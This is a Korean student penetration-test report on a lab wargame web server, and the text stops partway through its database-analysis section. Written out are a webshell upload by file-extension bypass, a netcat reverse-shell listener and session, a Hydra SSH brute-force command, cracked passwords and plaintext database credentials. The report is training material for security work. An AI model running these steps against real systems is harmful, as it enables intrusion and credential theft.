모의해킹 결과 보고서

수행자 : 홍정민

정보시스템보안구축엔지니어 양성과정

프로젝트: https://github.com/Hjeongmin/-

목차

1.개요 3

1.1 모의해킹 정의 3

1.2 수행일정 3

1.3 수행대상 3

1.4 수행도구 4

1.5 단계별 방법 4

2 사전 정보수집 5

2.1 네트워크 포트 스캔 6

2.2 웹서버 취약점 스캔 6

2.3 디렉토리 및 경로 탐색 6

3.취약점 분석 9

3.1 파일 업로드 취약점 9

3.2 웹쉘 및 리버스쉘 10

3.3 내부 정보 탈취 11

3.4 방화벽 설정 정보 11

3.5 SSH 브루트포스 및 권한 상승 12

3.6 DB 내부 분석 13

3.7 관리자 백도어 스크립트 14

3.8 XSS 및 SQLi 취약점 17

3.9 정적 리소스 노출 20

3.10 정보공개(Information Disclosure) 취약점 22

4.침투 테스트 23

5. 대응방안 및 모의해킹 총평 24

5.1 주요 대응방안 24

5.2 모의해킹 총평 28

1. 개요

1.1 모의해킹 정의

모의해킹(Penetration Test)은 실제 공격자인 것처럼 시스템·네트워크·웹 애플리케이션에 침투를 시도해 보안 취약점을 식별하고, 이를 기반으로 보안 강화 방안을 제시하는 보안 진단 활동입니다.

본 보고서는 외부 공격자가 ESG Wargame 웹 애플리케이션을 대상으로 수행한 모의해킹 결과를 정리한 문서입니다.

1.2 수행일정

구분	일시	주요 내용
사전 정보 수집	2025-06-10 ~ 06-14	Nmap, Nikto 로 포트 및 취약점 스캔
경로 탐색	2025-06-15	Gobuster, Wfuzz 로 숨겨진 경로 식별
권한 획득	2025-06-16 ~ 06-17	파일 업로드 우회 → SSH 브루트포스
내부 분석	2025-06-18 ~ 06-20	리버스쉘, DB 자격증명, 관리자 백도어 분석
기타 취약점 진단	2025-06-25	XSS, SQLi, 정보 노출 점검

1.3 수행대상

항목	내용
대상 시스템	ESG Wargame 웹 애플리케이션
대상 IP	192.168.5.160
서비스	- HTTP (포트 80) - SSH (포트 22) - 기타 웹 애플리케이션 (포트 7890)

1.4 수행도구

네트워크·서비스 스캔: Nmap

웹 취약점 스캔: Nikto

디렉터리 스캔: Gobuster, Wfuzz

파일 다운로드: curl

브루트포스: Hydra

리버스쉘: Netcat (nc)

쉘 강화: Python pty.spawn

DB 분석: MySQL 클라이언트

웹 프록시: ZAP Proxy

1.5 수행 단계별 방법

1단계. 사전 정보 수집 – Nmap, Nikto, Gobuster 등을 활용하여 서비스 및 디렉터리 구조 등 탐색


2단계. 취약점 분석 – 파일 업로드 취약점, XSS, SQL Injection 등 다수 식별

3단계. 침투 테스트 – 웹쉘 업로드, 리버스쉘 획득, SSH 크래킹, DB 접근 등 내부 시스템 침투 수행


4단계. 대응방안 및 총평 – 식별된 취약점에 대한 구체적 대응 전략 제시 및 보안 수준 평가

2. 사전 정보 수집

2.1 네트워크 포트 스캔



Nmap으로 대상 서버(192.168.5.160)를 스캔한 결과(nmap 기본스캔 사진), SSH(22) 포트는 차단되어 있었고 HTTP(80)만 열려 있었다.



정밀 스캔 에서는 Apache 2.4.62 버전과 PHPSESSID 쿠키에 HttpOnly 미설정, 7890/tcp 포트가 확인되었다.


2.2 웹서버 취약점 스캔

Nikto로 점검한 결과, X-Frame-Options 및 X-Content-Type-Options 헤더가 누락되어 있고 HTTP TRACE가 활성화되어 있었다.

또한 /icons/ 디렉터리 인덱스가 허용되어 정보 노출 가능성이 확인되었다.

2.3 디렉토리 및 경로 탐색


Gobuster 기본 탐색



Gobuster를 실행하여 대상 웹 서버 http://192.168.5.160에 대해 디렉터리 탐색을 수행하였다. 이 과정에서 /home.php, /register.php, /includes/, /problems/ 등 일반적인 웹 경로 외에도 의도치 않게 노출된 /report.html 페이지가 함께 발견되었다.

Wfuzz 퍼징


Wfuzz로 FUZZ 위치에 단어 목록을 적용해 /html, /.htaccess, /backup/ 등 Gobuster에서 놓친 숨겨진 디렉터리를 다수 식별하였다.



```
000032931:   403        7 L      20 W       199 Ch      "html-editors"
000034804:   403        7 L      20 W       199 Ch      "httpes"
000035014:   403        7 L      20 W       199 Ch      "htmldocs"
000035455:   403        7 L      20 W       199 Ch      "htmled1"
000038590:   403        7 L      20 W       199 Ch      "html_cheatsheet"
000039440:   403        7 L      20 W       199 Ch      "htmlsitemap0"
000039968:   403        7 L      20 W       199 Ch      "html2"
000041198:   403        7 L      20 W       199 Ch      "htmlarea"
000041561:   403        7 L      20 W       199 Ch      "html-googlemaps"
000041849:   200        58 L     137 W      2280 Ch     "http://192.168.5.160/."
000041876:   403        7 L      20 W       199 Ch      "htsrv"
000042733:   403        7 L      20 W       199 Ch      "htsearch"
000044867:   403        7 L      20 W       199 Ch      "htb"
000046036:   403        7 L      20 W       199 Ch      "htmlstory"
000046102:   403        7 L      20 W       199 Ch      "html_single"
000046171:   403        7 L      20 W       199 Ch      "htforum"
000047018:   403        7 L      20 W       199 Ch      "html_editors"
000047404:   403        7 L      20 W       199 Ch      "htmledit"
000049247:   301        7 L      20 W       241 Ch      "fileupload"
000050562:   403        7 L      20 W       199 Ch      "html_content"
000055274:   403        7 L      20 W       199 Ch      "http_cycle"
000055275:   403        7 L      20 W       199 Ch      "http_response"
000056766:   403        7 L      20 W       199 Ch      "html-calendar"
000057293:   403        7 L      20 W       199 Ch      "htp"
000058313:   403        7 L      20 W       199 Ch      "html40"
```

/fileupload 경로가 301 리디렉션을 반환함을 확인하여 업로드 인터페이스가 존재함을 추정하였다.


추가 탐색



.fileupload 경로 내부에 존재하는 /uploads 디렉터리를 대상으로 Gobuster를 이용해 추가적인 디렉터리 스캔을 진행한 결과, 해당 디렉터리가 HTTP 상태 코드 200 OK 응답을 반환하며 외부에서 접근 가능한 상태임을 확인하였다.


3. 취약점 분석

3.1 파일 업로드 취약점




관리자 전용으로 설계된 파일 업로드 인터페이스 http:/192.168.5.160/.fileupload/ 가 노출되어 있음을 확인하였다. 이 경로에는 관리자 전용 파일 업로드 페이지가 존재하며, 외부 접근이 가능한 상태이다.


이 페이지를 통해 공격자가 악성 파일 업로드를 시도할 수 있어 심각한 보안 위협이 된다.



서버의 .php 확장자 차단을 우회하기 위해 파일명을 `m2ashell.php.kr`로 변경하여 업로드를 시도하는 장면이다.



확장자 우회 기법이 성공하여 `m2ashell.php.kr` 파일이 정상적으로 업로드된 모습을 보여준다.



이후 바로가기 버튼을 클릭해 업로드된 웹쉘에 정상 접근 및 실행이 가능함을 검증하였다.

3.2 웹쉘 및 리버스쉘

```
┌──(root㉿kali)-[~]
└─# nc -lvnp 5555
listening on [any] 5555 ...
connect to [192.168.5.9] from (UNKNOWN) [192.168.5.160] 32836
Linux Last 5.14.0-570.18.1.el9_6.x86_64 #1 SMP PREEMPT_DYNAMIC Fri May 30 18:
43:28 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
 12:28:27 up  3:34,  3 users,  load average: 0.17, 2.58, 5.01
USER     TTY        LOGIN@   IDLE   JCPU   PCPU WHAT
root     pts/0     11:01    1:25m 21:47  21:47  goaccess /var/log/httpd/acces
s_log -o /var/www/html/goaccess.html --log-format=COMBINED --real-time-html
root     pts/1     11:06   28:47   0.01s  0.01s -bash
root     pts/5     12:01    5:21   0.42s  0.40s tail -f /var/log/httpd/access
_log
uid=48(apache) gid=48(apache) groups=48(apache)
sh: cannot set terminal process group (738): Inappropriate ioctl for device
sh: no job control in this shell
sh-5.1$
```

웹쉘(/fileupload/uploads/m2ashell.php.kr)을 통해 공격자 시스템(nc -lvnp 5555)으로 리버스쉘 연결이 성공하였다.

```
sh-5.1$ python -c "import pty;pty.spawn('/bin/bash')"
python -c "import pty;pty.spawn('/bin/bash')"
```

python -c "import pty; pty.spawn('/bin/bash')" 명령으로 인터랙티브 Bash 셸로 전환하여 안정적인 터미널 환경을 확보하였다.

3.3 내부 정보 탈취

```
cd /var/www/html
bash-5.1$ ls
ls
556MdtyTGzDlGDe5Dgmx.php  home.php                 ping.php
LB2UIRiKqCF7ZExqNlqm.php  img                     post_message.php
WtW6KGDG_bix2BDLVAKm.css  includes                problems
XHfBj4WH6gxt4RTjyVRf.js   index.php               progress.php
api                       js                      qMxXPc1AL_t8vLlLuAwP.php
get_messages.php          login_action.php        ranking.php
get_online_users.php      logout.php              register.php
get_stage.php             main.php                register_action.php
goaccess.html             minigame                snpY9SjJ4dccCvpqxTwF.php
heartbeat.php             mypage.php              style
history.php               pc94×9_4ZBxzcfWat_Xb.php z9h_WdBj6cCmRjc7PDf1.php
```

/var/www/html 디렉터리를 탐색하여 웹 애플리케이션의 전체 구조를 파악하였다.

이 과정에서 index.php, includes/, css/, js/ 등 주요 구성 파일과 디렉터리가 확인되었으며, 서버 측 PHP 파일들과 정적 자원들이 혼합되어 구성된 것을 알 수 있다.

```
bash-5.1$ cd includes
cd includes
bash-5.1$ ls
ls
db.php  ping_loader.php
bash-5.1$ cat db.php
cat db.php
<?php
define('DB_HOST', 'localhost');
define('DB_USER', 'wargame_user'); // 강력한 DB 계정
define('DB_PASS', 'StrongPassword123!'); // 강력한 비밀번호로 교체
define('DB_NAME', 'wargame');

$mysqli = new mysqli(DB_HOST, DB_USER, DB_PASS, DB_NAME);
if ($mysqli→connect_error) {
    die('DB 연결 실패: ' . $mysqli→connect_error);
}
$mysqli→set_charset('utf8mb4');
?>
bash-5.1$
```


cat /var/www/html/includes/db.php 명령으로 파일을 열람하여, 평문으로 저장된 DB 접속 정보(DB_USER='wargame_user', DB_PASS='StrongPassword123!')를 획득하였다.

3.4 방화벽 설정 정보

```
┌──(root㉿kali)-[/home/kali]
└─# curl http://192.168.5.160/.fileupload/uploads/firewall_final -o firewall_
final
file firewall_final
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Curre
nt
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--
100   337  100   337    0     0  83457      0 --:--:-- --:--:-- --:--:-- 8425
0
firewall_final: ASCII text
```

앞서 발견한 /fileupload/uploads 디렉터리에서 firewall_final 파일을 발견하고, curl 명령어를 통해 해당 파일을 다운로드하였다. 해당 파일은 서버 내 중요한 방화벽 설정 정보를 담고 있을 것으로

판단된다.




다운로드한 firewall_final 파일을 cat 명령어로 열어 확인하였다.

방화벽 설정 내용 중 특정 IP(192.168.5.166)에 대해서만 SSH(포트 22) 접속을 허용하는 규칙이 존재함을 확인하였다.

3.5 SSH 브루트포스 및 권한 상승


IP를 허용된 주소(192.168.5.166)로 변경한 후, Nmap 스캔을 통해 SSH 포트(22번)가 개방된 것을 확인하였다. 이후 Hydra 도구를 사용해 다음과 같이 비밀번호 크래킹을 수행하였다:
hydra -l smyoo -P wordlist.txt ssh://192.168.5.160 → 결과: smyoo 계정의 비밀번호는 1234.



→ 결과: root 계정의 비밀번호도 1234


해당 자격증명을 바탕으로 SSH 접속을 시도한 결과 다음과 같이 로그인에 성공하였다:

ssh smyoo@192.168.5.160 명령으로 일반 사용자 쉘 획득




ssh root@192.168.5.160 명령으로 최상위 권한(root) 쉘 획득


3.6 DB 내부 분석



이전에 확보한 includes/db.php 파일의 평문 자격증명(DB 사용자: wargame_user, 비밀번호: StrongPassword123!)을 활용하여, mysql -h localhost -u wargame_user -p'StrongPassword123!' wargame 명령으로 MySQL 데이터베이스에 정상적으로 로그인하였다.

